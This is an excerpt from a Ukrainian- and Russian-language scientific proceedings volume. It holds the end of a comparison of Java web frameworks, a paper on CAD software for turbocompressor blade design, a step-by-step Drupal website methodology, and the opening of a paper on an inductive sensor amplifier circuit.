	JSP з перелічених технологій має найпримітивніший інтерфейс. JSP, Spring та Struts надають у цьому плані більші можливості, у той час як JavaFX надає найкращі можливості для розробки інтерфейсу завдяки підтримці CSS.				
Сервер – Клієнт	++	+++	+++	++++	+++++
	JSP в основному спрямований для роботи на боці клієнта. JSF більше спрямована на серверну частину, у той час як JavaFX – на клієнтську. Struts та Spring добре підходять як для серверної, так і для клієнтської частини додатку.				
Роздільна здатність екрану	+++	+++	+++++	+++	+++
	JSP, JSF, Spring та Struts підтримують лише растрову графіку, у той час як JavaFX підтримує як растрову, так і векторну графіку.				
Поділ між представленням та логікою	++	++++	+++++	++++	+++++
	JSP, як і Struts, використовує шаблон MVC (model-view-controller). У якості представлення виступають JSP сторінки, а за логіку відповідають сервлети. JSF також використовує MVC, але у якості представлення використовує фейслети. JavaFX використовує каскадні				

	таблиці стилів (CSS) для відділення логіки від представлення. Spring для поділу використовує контейнери і для цієї цілі має цілудочірню технологіюSpringMVC.
--	--

Окремо слід зауважити, що всі обрані технології та інструменти для їх використання є безкоштовними. Також всі обрані технології підтримуються усіма сучасними браузерами при наявності встановленої віртуальної машини JavaVM.

Отже, результати за балами наступні: JSP —15,JSF —19,JavaFX—26, Struts—21, Spring — 24.

Висновки. Можна побачити, що обрати безумовного лідера серед досліджуваних технологій досить складно. Кожна з технологій має свою сферу застосування. Наприклад, якщо вам потрібна потужна серверна частина — тут краще підійде JSF або Spring. При цьому слід пам'ятати, щоSpring до всього надає ще і можливість застосування принципу InversionofControl (інверсія керування), який надає змогу змінювати структуру додатка підчас його виконання. Якщо додаток повинен мати можливість роботи з графікою та 3D, або якщо інтерфейс повинен описуватися засобами CSS, то у такому випадку JavaFX — найкращий варіант. Якщо ж потрібна технологія для розробки простого додатку — підійдеJSP.Вона є найпростішою з наведених технологій, але потрібно враховувати, що додаток, розроблений на JSP, буде мати відноснопростий функціонал та досить примітивний інтерфейс.Технологія Struts також проста у розробці, але дозволяє отриматикращий інтерфейс та функціонал, і тому знадобиться певний час на її вивчення.

ЛІТЕРАТУРА

1. JavaServerPagesOverview — Режим доступу: <http://www.oracle.com/technetwork/java/overview-138580.html>
2. Бобаченко М. Введение в JavaServerFaces— Режим доступу: http://www.javaportal.ru/java/articles/java_Server_Faces.html
3. Pawlan M. What is JavaFX? JavaFX 2 Documentation — Режимдоступу: <http://docs.oracle.com/javafx/2/overview/jfxpub-overview.htm>
4. From a birds eye. The Apache Struts Web Framework — Режимдоступу: <http://struts.apache.org/birdseye.html>
5. Spring Framework —Режимдоступу: <http://projects.spring.io/spring-framework/>

ПРОГРАМНЕ ЗАБЕЗПЕЧЕННЯ ПРОЦЕСІВ ПРОЕКТУВАННЯ ПРИ ОРГАНІЗАЦІЇ СУЧАСНОГО ВИРОБНИЦТВА

Анотація. Запропоновано методiku організації сучасного виробництва з використанням систем автоматизованого проектування та розробленого програмного забезпечення процесів проектування, з урахуванням методу дискретної інтерполяції на основі заданого закону зміни кутів параметрів.

Ключові слова: автоматизоване проектування, дискретна інтерполяція, програмне забезпечення, Delphi, Turbo Paskal, Visual C#

Постановка проблеми. Зараз на світовому ринку наукомістких промислових виробів чітко спостерігаються три основні тенденції: підвищення складності і ресурсоемності виробів, підвищення конкуренції на ринку і розвиток кооперації між учасниками життєвого

циклу виробу. Найбільш прогресивною та перспективною умовою організації сучасного виробництва є створення і впровадження в практику систем автоматизованого проектування (САПР), забезпечених сучасними ПЕОМ з розвиненими термінальними системами, та розробка спеціалізованого програмного забезпечення процесів проектування з урахуванням сучасних наукових розробок та методик. Автоматизація підготовки виробництва дає можливість підприємствам швидко реагувати на зміну попиту, у короткий термін випускати нові види продукції та підвищувати їх якість, швидко модернізувати продукцію, що випускають, відслідковувати життєвий цикл виробів.

Аналіз останніх досліджень. Сучасний ринок програмного забезпечення автоматизації підготовки виробництва насичений найрізноманітнішими універсальними САПР, що здатні істотно полегшити роботу проектувальника. Разом з тим, подальший розвиток виробництва спричиняє удосконалювання технологічних процесів і устаткування, та ставить перед наукою нові задачі, що орієнтовані на

пошук нових підходів та рішень в організації сучасного виробництва.

В роботі [1] було запропоновано функціональну схему процесу автоматизованого проектування типових виробів з урахуванням сучасним умов виробництва. Подальші дослідження [2–4] були направлені на узагальнення та систематизацію підходів до розробки методик по формуванню динамічних поверхонь при проектуванні виробів з урахуванням досліджень [5], що проводяться в рамках варіативного дискретного геометричного моделювання (ВДГМ).

Метою даної роботи є узагальнення та систематизація результатів досліджень по розробці програмного забезпечення процесів проектування при організації сучасного виробництва виробів, що мають складну геометрії робочої поверхні.

Теоретичні відомості. Запропонована в роботі [1] функціональна схема відображає в повній мірі процес організації сучасного виробництва в основному типових виробів машинобудування. Однак, враховуючи специфіку окремих галузей виробництва, вона потребує коригування. Особливо це стосується газотурбобудування – одна з найбільш складних і наукомістких галузей машинобудування, яка динамічно розвивається і знаходить усе більш широке застосування (суднобудування, авіабудування, газотранспортна галузь, стаціонарна енергетика).

Ефективність газотурбінних двигунів (ГТД) різного цільового призначення суттєво залежить від таких факторів [6], як: геометрія і кількість лопаток робочого колеса турбіни, розмір і форма каналу турбіни, форма лопаток ротора компресора, а також геометрія впускного і випускного каналів корпусу компресора. Енергетичні перетворення в компресорах ГТД пов'язані з потоком повітря, яке обмежується робочими поверхнями лопаток, а також поверхнями, які формують меридіональний профіль проточної частини компресора.

Турбінні і компресорні лопатки є найбільш масовими і в той же час найбільш складними з погляду геометрії деталями ГТД. Тому проектуванню та виготовленню лопаток турбін і компресорів навіть в умовах дрібносерійного виробництва двигунів приділяється значна увага. Однак, незважаючи на значний прогрес в удосконаленні методів геометричного моделювання, обробки та окремих операцій технології виготовлення лопаток компресорів, залишається актуальним цілий комплекс питань, пов'язаний із забезпеченням точності,

усуненням ручної праці та підвищенням рівня автоматизації виробництва.

Аеродинамічні характеристики каналів визначаються, головним чином, формою проточної частини корпусу турбокомпресора. Розробка оптимальної конструкції цієї частини системи впливає на потужність роботи всього механізму. Один з ефективних засобів зменшення втрат енергії в каналі – забезпечення плавності переходу від одного перетину проточної частини каналу до іншого при як завгодно великій кількості утворюючих. Тому дослідження в напрямку комп'ютерного моделювання та автоматизації процесів проектування проточної частини корпусу турбокомпресора є актуальними.

Задача побудови динамічних поверхонь (зокрема, робочої поверхні ротору) для утворення виробів, в яких використовують криві лінії з монотонним змінням кривини вздовж лінії току розташованих на поверхні є досить актуальною. Коли до моделі висувають високі вимоги до точності змодельованої поверхні, виникає необхідність розробки програмного модулю який надавав би змогу в автоматизації побудови таких кривих з заданою точністю.

Аналізуючи викладений матеріал слід зазначити, що існує цілий ряд завдань в організації сучасного виробництва виробів складної геометрії робочої поверхні, які потребують індивідуального підходу при проектуванні. Особливо це стосується проектування і виготовлення лопаток, проточних частин корпусу турбін і турбокомпресорів, робочих поверхонь роторів і тощо. Вирішенню даних питань і будуть присвячені подальші дослідження.

Результати. При розробці геометричної моделі лопатки осьового компресора в якості базової прийнята методика профілювання, заснована на розподілі по висоті проточної частини певної сукупності плоских перерізів. Проведені в рамках ВДГМ дослідження [5] показали ефективність використання розроблених методів дискретної інтерполяції для формування профілів перерізів. Про лопатки задається сукупністю отриманих плоских перерізів, при цьому нижній переріз визначає форму переходу пера лопатки в її замкову частину. Профілі всіх перерізів задаються в головній координатній системі, що пов'язана з кореневим перерізом лопатки, а початок координатної системи розташовується в центрі ваги перерізу.

В роботі [4] було запропоновано функціональну схему автоматизованого проектування лопатки турбокомпресора, що включає в себе наступні модулі: модуль розрахунку точок профілів перерізів лопатки (спирається на алгоритм адаптивного способу дискретної інтерполяції [5]); модуль формування поверхні лопаток; модуль випробувань деталі на аеродинамічні та міцнісні характеристики; модуль розробки управляючої програми для обробки деталі на верстаті з ЧПУ.

Основою функціональної схеми є розроблене програмне забезпечення на мові високого рівня програмування Delphi (рис.1).




Рисунок 1 – Формування профілю плоского перерізу лопатки

Останнім часом на світовому ринку з'явилися високошвидкісні високотехнологічні обробні центри, які на базі уведених профілів плоских перерізів лопаток своїм програмним забезпеченням формують геометричну модель лопатки, що підлягає обробці. Дані обробні центри дозволяють виготовляти лопатки досить складної просторової форми за рахунок того, що мають високий ступінь волі переміщення різального інструменту на ЧПУ. Тому при застосуванні вказаних обробних центрів функціональна схема [4] потребує коригування, оскільки модуль формування поверхні лопатки та модуль розробки

управляючої програми для обробки деталі буде реалізовано на обробному центрі.

Наступним завданням, що потребує розгляду, є моделювання проточної частини корпусу турбокомпресора. Його умовно можна поділити на два взаємозалежні завдання: моделювання осьової лінії; розподіл аеродинамічного профілю уздовж цієї лінії.

Основним елементом, що зв'язує всі параметри каналової поверхні корпусу турбокомпресора, є осьова лінія. І задача полягає в тому, щоб досягти плавної зміни кривини даної кривої, оскільки це впливає на зниження внутрішніх втрат енергії потоку газового середовища в каналі.

В результаті проведених досліджень [2] було запропоноване програмне забезпечення (рис. 2) для автоматизації процесу розрахунку осьової лінії каналу і комп'ютерного моделювання проточної частини корпусу турбокомпресора на основі методу [5].

Вхідні дані

Кількість ітерацій: 5

Кількість окружностей: 12

Поч. радіус: 10

Кінеч. радіус: 1

Точки:

X	Y
-45	77,942
-23,2937	86,9333
0	90
23,2937	86,9333
45	77,942
63,6396	63,6396
77,942	45

X: -45 Y: 77,942

Додати точку

Редагувати точку

Видалити

☐ Замкнута фігура

Очистити вхідні дані

Приклад обчислення

Згустити

Експорт до AutoCAD

Рисунок 2 – Інтерфейс програмного модулю

В якості мови програмування було використано середовище програмування Delphi. Графічне відображення вирішеної задачі здійснюється в програмному пакеті AutoCAD. Зв'язок Delphi з AutoCAD реалізується за допомогою використання COM-об'єктів.

Істотну роль у моделі грає графік зміни площин перерізів вздовж осі каналу. Графік площин представляє собою плоску криву, що характеризує закон зміни площин поперечних перерізів вздовж прийнятої дистанції каналу. У процесі конструювання моделі каналу,

виходячи з графіка площин і форми вхідного і вихідного перерізів каналу, визначається форма і положення поперечних перерізів каналу.

Процес тестування розробленої моделі на аеродинамічні показники підтвердив ефективність виконаних дій.

Завдання моделювання робочої поверхні ротору ведучого умовно можна поділити на два взаємозалежні завдання: моделювання твірної лінії поверхні ротора; розподіл профілю уздовж цієї лінії.

Для автоматизації розрахунку кривої динамічної поверхні та конструювання робочих органів ротора ведучого було створено програмне забезпечення на мові програмування Visual C# [3]. Інтерфейс програмного модулю представлено на рис. 3.




Рисунок 3 – Интерфейс программного модуля

Головне Вікно програми включає: блок завдання змінних, блок введення та виводу даних, таблицю алгоритму, блок виводу коду, та блок введення операторів. У підсумку після створення всього алгоритму автоматично генерується код програми, який можна переглядати і редагувати вручну. Цей код відображається в такому ж вигляді, в якому він відправиться в Turbo Paskal, що і дозволяє побачити як пишеться кожен оператор, дія, умова, цикл. Після закінчення роботи необхідно зберегти файл, та відкрити його в Turbo Paskal, натиснути

кнопку компіляції та отримати результат роботи алгоритму. Отримані координати точок згущення утворюють твірну лінію, що формує робочу поверхню ротора ведучого.

Висновки. В роботі запропоновано підходи до організації сучасного виробництва з використанням систем автоматизованого проектування та розробленого програмного забезпечення процесів проектування, що дозволяє підвищити продуктивність праці проектувальників, скоротити терміни проектування та витрати на розробку технічної документації, збільшити кількість річних проектів та виготовляти продукції з максимальними споживацькими якостями.

Подальший розвиток запропонованих досліджень можливо проводити в напрямку пошуку нових шляхів організації виробництва за рахунок впровадження нових результатів наукових досліджень (в рамках геометричного моделювання та програмного забезпечення процесів).

ЛІТЕРАТУРА

1. Спірінцев В.В. Розробка функціональної схеми процесу автоматизованого проектування/ В.В.Спірінцев, І.В.Пихтеева, Ю.О.Дмітрієв// Регіональний міжвузівський збірник наукових праць. Дніпропетровськ: Системні технології. – 2013., Випуск 1(84).– С.129-135.
2. Спірінцев В.В. Програмне забезпечення для моделювання проточної частини корпусу компресора/ В.В.Спірінцев// Прикладна геометрія та інженерна графіка. Праці / Таврійський державний агротехнологічний університет - Вип.4, т.51. - Мелітополь: ТДАТУ, 2011.- С.127-132.
3. Спірінцев В.В. Алгоритмічна реалізація методу дискретної інтерполяції, що враховує заданий закон зміни кутових параметрів/ В.В.Спірінцев, В.В.Мороз//Прикладна геометрія та інженерна графіка. Праці / Таврійський державний агротехнологічний університет - Вип.4, т.56. - Мелітополь: ТДАТУ, 2013.- С.133-139.
4. Спірінцев В.В.Функціональна модель автоматизованого проектування лопаток турбокомпресорів/ В.В.Спірінцев, С.Р.Левада, Д.В.Спірінцев// Сучасні проблеми моделювання. Збірник наукових праць/МДПУ ім.Б.Хмельницького.-Мелітополь, 2014.-Вип.3.- С.126-131.
5. Спірінцев В.В. Дискретна інтерполяція дискретно представлених кривих ліній на основі заданого закону зміни кутових параметрів. Автореферат дис. канд. техн. наук: 05.01.01/ТДАТА.- Мелітополь. 2006. – 20 с.
6. Борисенко В.Д. Геометричне моделювання лопатних апаратів нагнітальних і розширювальних турбомашин різного конструктивного оформлення: Дис. д-ра техн. наук: 05.01.01.– Миколаїв, 2001.–359 с.

И.В. Пономарев

МЕТОДИКА КОНСТРУИРОВАНИЯ WEB-САЙТА НА БАЗЕ CMS DRUPAL

Аннотация. Предложена методика разработки сайта на базе CMS Drupal. Методика содержит список действий по пунктам, которые необходимы для конструирования сайта. Используются как стандартные возможности ядра Drupal, так и дополнительные модули.

Ключевые слова: DRUPAL, система управления содержимым, CMS, модуль, шаблон, меню, блок, таксономия, url, хостинг, PHP, HTML, CSS, база данных.

Введение. Большинство пользователей интернета хотя бы один раз задумывались над созданием собственного веб-сайта. Но трудности в поиске документации, литературы и руководств, для создания разнообразных частей сайтов под конкретные потребности делают такую задачу сложной и длительной для реализации. Создание сайта – это стандартный набор шагов, которые выполняются почти каждым веб-разработчиком. Существует множество руководств и советов отдельно по установке программного обеспечения, создания страниц, дизайна и создания функциональных частей сайта. Но все они не связаны между собой, так как описаны разными людьми под различные требования. Выход из этой ситуации – написание методики, объединяющей все шаги на пути к созданию и размещению полноценного сайта.

Постановка задачи. Необходимо создать методику конструирования веб-сайта на базе системы управления содержимым (CMS) Drupal. Методика должна помочь определить основные требования к сайту перед началом его создания, облегчить конструирование сайта, сделать это доступным даже для непрофессионально разработчика, сократить время на поиск и обработку информации, которая помогает в создании сайта, и помочь создать образец сайта для использования и обновления.

Основная часть. Архитектура CMS Drupal позволяет применять его для построения различных типов сайтов – от блогов и форумов до информационных архивов или сайтов новостей. Имеющиеся по умолчанию функциональные возможности ядра CMS, можно увеличивать подключением дополнительных расширений - «модулей» в терминологии Drupal.

Наиболее важные функции, которые предоставляет Drupal:

- единая категоризация всех видов содержимого (таксономия) – от форумных сообщений до блогов и новостных статей;
- широкий набор свойств построения рубрикаторов: плоские списки, иерархии, иерархии с общими предками, синонимы, родственные категории;
- вложенность категорий любой глубины;
- поиск по содержимому сайта, в том числе поиск по таксономии и пользователям;
- разграничение доступа пользователей к документам (ролевая модель);
- динамическое построение меню;
- поддержка XML – форматов;
- вывод документов в RDF / RSS;
- агрегация материалов с других сайтов;
- BlogAPI для публикации материалов с помощью внешних приложений;
- авторизация через OpenID;
- символьные осмысленные URL (иначе «человеко-понятные»);
- переводы интерфейса сайта на разные языки, а также поддержка ведения разноязычного контента;
- возможность создания сайтов с пересекающимся содержанием (например, общей базой пользователей или общими настройками);
- отдельные конфигурации сайта для различных виртуальных хостов (мультисайтинг), в том числе собственные наборы модулей и тем оформления для каждого сайта;
- механизм для ограничения нагрузки на сайт (автоматическое отключение при высокой посещаемости частей информационных блоков и модулей)
- сообщение об обновлении модулей.

В результате создания различных сайтов на базе CMS Drupal, были определены основные этапы и пошаговые инструкции для создания работающего сайта.

Создание сайта включает в себя 7 этапов.

1. Определение задач и функциональных возможностей сайта.

Самым первым шагом в процессе разработки любого сайта является определение необходимых для реализации функций и страниц сайта с учетом его специфики. Наиболее часто используемые возможности:

- 1) простое добавление и редактирование страниц (текст, картинки);
- 2) возможность формирования и изменения структуры сайта (блоки, меню) и темы оформления;
- 3) расширяемость – наличие дополнительных модулей, улучшающих функционал ядра системы (например, различные плагины и модули);
- 4) возможность коллективной работы над сайтом (создание пользователей и разграничение между ними);
- 5) зарегистрированные пользователи могут размещать комментарии на определенных страницах (фотогалереи и новости);
- 6) Web-формы заказов продукции. Пользователи могут посылать сообщения администратору или делать заказ непосредственно со страницы сайта;
- 7) организация сбора RSS потоков на сайт (лента новостей);
- 8) продвижение сайта в поисковых системах, настройки работы с мета-тегами, ведение статистики посещений.

2. Установка Denwer и Drupal.

Для установки Drupal необходимы HTTP-сервер, сервер базы данных и PHP. Для установки Apache, Mysql и PHP рекомендуется воспользоваться одним из пакетов, содержащим все эти компоненты и предназначенным специально для разработки сайтов, например, Denwer (denwer.ru). Стандартная установка Denwer полностью соответствует требованиям Drupal. Базовый пакет содержит большинство необходимых программ и утилит:

- инсталлятор (поддерживается также инсталляция на flash - накопитель).
- Apache, SSL, SSI, mod_rewrite, mod_php.

- PHP5 с поддержкой GD, MySQL, sqLite.
- MySQL5 с поддержкой транзакций.

3. Установка необходимых модулей.

Для быстрого использования возможностями CMS Drupal создаются php шаблоны, файлы с кодом javascript/jQuery и файлы таблиц стилей css. Многие такие шаблоны объединены в модули (drupal.ru, drupal.org).

Для создания сайта потребуются следующие модули:

1. Administration menu– нужно для удобного пользования меню администрирования CMS.

2. Node words, Node words basic meta tags, Node word sextra meta tags– эти три модуля нужны для включения в страницы ключевых слов для индексации сайта в поисковых системах, таких как Google.

3. GoogleAnalytics– модуль для включения кода Google на каждую страницу сайта, который помогает продвинуть сайт в списке поисковых результатов Google.

4. Webform– модуль, который позволяет конструировать HTML формы на сайте, которые будут выполнять нужные функции общения с пользователем.

5. XML sitemap– позволяет создать и разместить на сайте карту сайта, которая поможет пользователям быстрее ориентироваться в структуре сайта. Также этот модуль полезен для многих поисковых систем потому, что они сначала ищут поисковую информации на карте сайта.

6. WebformBlock– позволяет встраивать в сайт Webform в виде удобных блоков CMS Drupal.

7. BackupandMigrate– модуль позволяет делать копию базы данных сайта в файл и затем восстанавливать БД через эту копию. Очень удобно при переносе сайта на другой компьютер, хостинг и т.д.

8. BUEditor– редактор HTML кода на страницах, создаваемых в Drupal.

9. IMCE – модуль позволяет закачивать на сайт файлы и картинки. Поддерживает персонализацию данных пользователей.

10. Pathauto– модуль, который создает удобные для пользователей пути к страницам сайта.

11. Keywords– позволяет посчитать слова, примененные на странице для определения ключевых слов для поисковых систем.

Необходимо загрузить нужные модули, разархивировать по одному в папку \modules и включить их на соответствующей странице.

4. Подбор и установка необходимой темы.

Тема оформления - это набор файлов, отвечающих за внешний вид сайта. Тема оформления определяет HTML-макет страницы, используя CSS-файлы и JavaScript. Она на входе получает готовые массивы данных, а на выходе создает из них HTML-код.

Для выбора темы сайта, необходимо сначала определиться с основными вопросами.

1. Необходимая ширина сайта в целом: фиксированная, на весь экран или динамическая.

2. Насколько информационно емкими будут страницы сайта:

- сколько видов меню на сайте;
- сколько колонок для размещения информации, интерактивных элементов и рекламы, если необходимо ее использовать.

3. Какие графические элементы необходимы на сайте:

- каким должен быть поиск, если он будет включен;
- какими будут меню: выпадающими, развертывающимися, фиксированными или анимированными.

4. Основные цвета сайта: они не должны вызывать у пользователя раздражение, не должны быть сложными для уставших глаз, очень яркими или слишком темными.

5. Логотип сайта, логотип компании: комбинированный с рисунком или логотип компании на фоне основного цвета.

6. Основная картинка, которая будет расположена в верхней области сайта, если она будет включена в дизайн.

7. Будет фон сайта однотонным или нет, и будет ли он прокручиваться при прокрутке сайта пользователем, или оставаться на месте.

5. Настройки темы.

Темы, поставляемые с системой Drupal, хранятся в каталоге themes верхнего уровня его файловой структуры. Сторонние темы, которые администратор сайта загружает самостоятельно, рекомендуется распаковывать в каталог sites/all/themes. В большинстве тем предусмотрена возможность изменения некоторых стандартных на-

строек через интерфейс CMS Drupal. Когда администратор сайта меняет их, то в каталоге sites/default/files появляется папка, в которой сохраняются эти новые настройки. Обычно там среди прочего обязательно присутствует файл style.css.

6. Создание содержимого сайта.

Материалы сайта бывают разным по своему назначению и содержанию. Это может быть запись, основное назначение которой информировать посетителей сайта, ставить их перед фактом; или запись, предполагающая коллективное обсуждение (запись блога, например); или материал, главной частью которого является изображение или видеозапись; также может быть, материал, представляющий собой коллекцию ссылок на другие материалы, объединенные по тому или иному признаку.

От типа материала зависит, какие части будут у содержимого страницы. Поэтому форма создания каждого типа материала может иметь свои нюансы и особенности, но не обязательно. По умолчанию в системе Drupal включены только два типа материала:

Page (страница) и Story (заметка, рассказ).

По своей структуре эти материалы ничем не отличаются, но имеют разное смысловое назначение. Материал Page предназначен для более "статичного" материала: того, который реже меняется. Для того, чтобы добавить контент в Drupal, необходимо:

- выбрать в меню Создать публикацию (или Создать материал).

После выбора необходимого типа перед вами откроется форма для заполнения. В поле Title вписывается название статьи, в поле Body – ее текст.

- развернуть раздел Параметры меню.

Название ссылки в меню может быть таким же, как ее заголовок, хотя может и отличаться (если заголовок статьи очень длинный, то ссылки в меню стараются сделать немного короче). Сложнее обстоит дело с выбором места расположения ссылки. На сайте может быть несколько меню. Есть те, которые уже созданы самой системой Drupal (Primarylinks, Secondarylinks), однако большинство меню разработчик создает сам. Любое меню представляет собой блок, и как любой блок может быть отключено или расположено в любой области сайта. По умолчанию меню Primarylinks включено, его расположение

зависит от темы (обычно где-нибудь вверху), а его не видно лишь потому, что на данный момент в нем нет ни одной ссылки.

– в списке Родительский пункт оставить вариант Primarylinks
и

– сохранить материал. Аналогично, заполняется весь сайт.

7. Размещение сайта на внешнем хостинге и привязка доменного имени.

Первый шаг размещения сайта для использованию пользователями возможен на бесплатном хостинге. Это поможет протестировать функциональность сайта, его возможности, внешний вид. Затем, необходимо купить доменное имя для сайта и надежный хостинг с необходимыми параметрами, осуществить привязку доменного имени.

Пример реализации. Согласно изложенной методике было разработано несколько сайтов, например, ant.dp.ua.

Выводы. На основании практических знаний и анализа документации была разработана методика конструирования веб-сайта на основе CMS Drupal.

В процессе разработки методики определены особенности и алгоритм выбора темы и создание дизайна сайта в зависимости от его специализации, проведены настройки внешнего вида, функциональных возможностей и содержания.

ЛИТЕРАТУРА

1. Тодд Томлинсон. CMS Drupal 7. Руководство по разработке системы управления веб-сайтом. Пер. с англ. – М.: Издательский дом «Вильямс», 2011 – 560 с.
2. Victor Kane. Leveraging Drupal: getting your site done right. – Wrox, 2009 – 480p.

Н.И. Твердоступ

АКТИВНЫЙ ИНДУКТИВНЫЙ ДАТЧИК НА ОСНОВЕ КОМБИНИРОВАННОЙ ОПЕРАЦИОННОЙ СХЕМЫ

Аннотация. Исследован входной импеданс линейной комбинированной операционной схемы с индуктивным датчиком в цепи обратной связи усилителя. Разработана схема, в которой реализуется эффект умножения индуктивности датчика с частичной компенсацией ее величины, что позволяет управлять чувствительностью датчика.

Ключевые слова: операционная схема, комбинированная обратная связь, умножитель, импеданс, индуктивность, датчик, чувствительность.

Актуальность. Применение индуктивных датчиков в низкочастотных резонансных устройствах измерения и контроля в ряде случаев ограничивается малыми значениями их собственных индуктивности, добротности и невысокой чувствительностью к контролируемому параметру. Поэтому актуальным является создание устройств, позволяющих увеличивать индуктивность датчика до необходимого значения с одновременным повышением чувствительности контроля.

Анализ исследований. В работах [1, 2, 3] заложены основы синтеза преобразователей импеданса на операционных усилителях, частные схемотехнические решения умножителей индуктивности рассмотрены в [4, 5, 6]. Анализ результатов, полученных в [7], обосновывает целесообразность использования комбинированной операционной схемы для создания умножителей индуктивности.

Постановка задачи. Целью работы является разработка умножителя индуктивности параметрического датчика с регулируемой чувствительностью на основе комбинированной операционной схемы.

Основная часть. Линейная комбинированная операционная схема (ЛКОС) [7] обладает свойством масштабирования импеданса с сохранением знака, что дает возможность на ее основе создавать умножители реактансов. В работе [6] на основе ЛКОС был разработан высокодобротный умножитель индуктивного импеданса, в котором увеличение индуктивности сопровождалось компенсацией ее активно-

го сопротивления, что приводило к повышению добротности. Для создания умножителя индуктивности датчика с высокой чувствительностью к контролируемому параметру следует учесть, что входной импеданс ЛКОС состоит из положительной и отрицательной частей, которые целесообразно использовать следующим образом: положительную часть для умножения реактанса индуктивности, а отрицательную – для компенсации определенной части умноженного реактанса, что должно привести к увеличению чувствительности индуктивного датчика.

В линейной комбинированной операционной схеме (рис.1) с индуктивным импедансом в цепи отрицательной обратной связи характерным является наличие комбинированной обратной связи, а также то, что внешние сигналы возбуждения поступают синфазно на оба входа операционного усилителя. Из выводов к работе [7] следует, что входной импеданс такой схемы равен

$$\dot{Z}_{\text{вх}} = (\dot{Z}_1 - R_2 R_3 / \dot{Z}_4) / (1 - n), \quad (1)$$

где $\dot{Z}_1 = r_1 + j\omega L_1$ – комплексный импеданс индуктивности L_1 с активным сопротивлением r_1 ; R_2, R_3 – активные сопротивления цепи комбинированной обратной связи усилителя DA2; $\dot{Z}_4 = \frac{R_4}{1 + j\omega C_4 R_4}$ – комплексный импеданс параллельно соединенных сопротивления R_4 и емкости C_4 ; $n = U_2 / U_1$, U_1 и U_2 – напряжения сигналов возбуждения. Повторитель на усилителе DA1 с резистивным делителем R_A, R_B представляет собой источник напряжения возбуждения U_2 , синфазного входному напряжению U_1 .

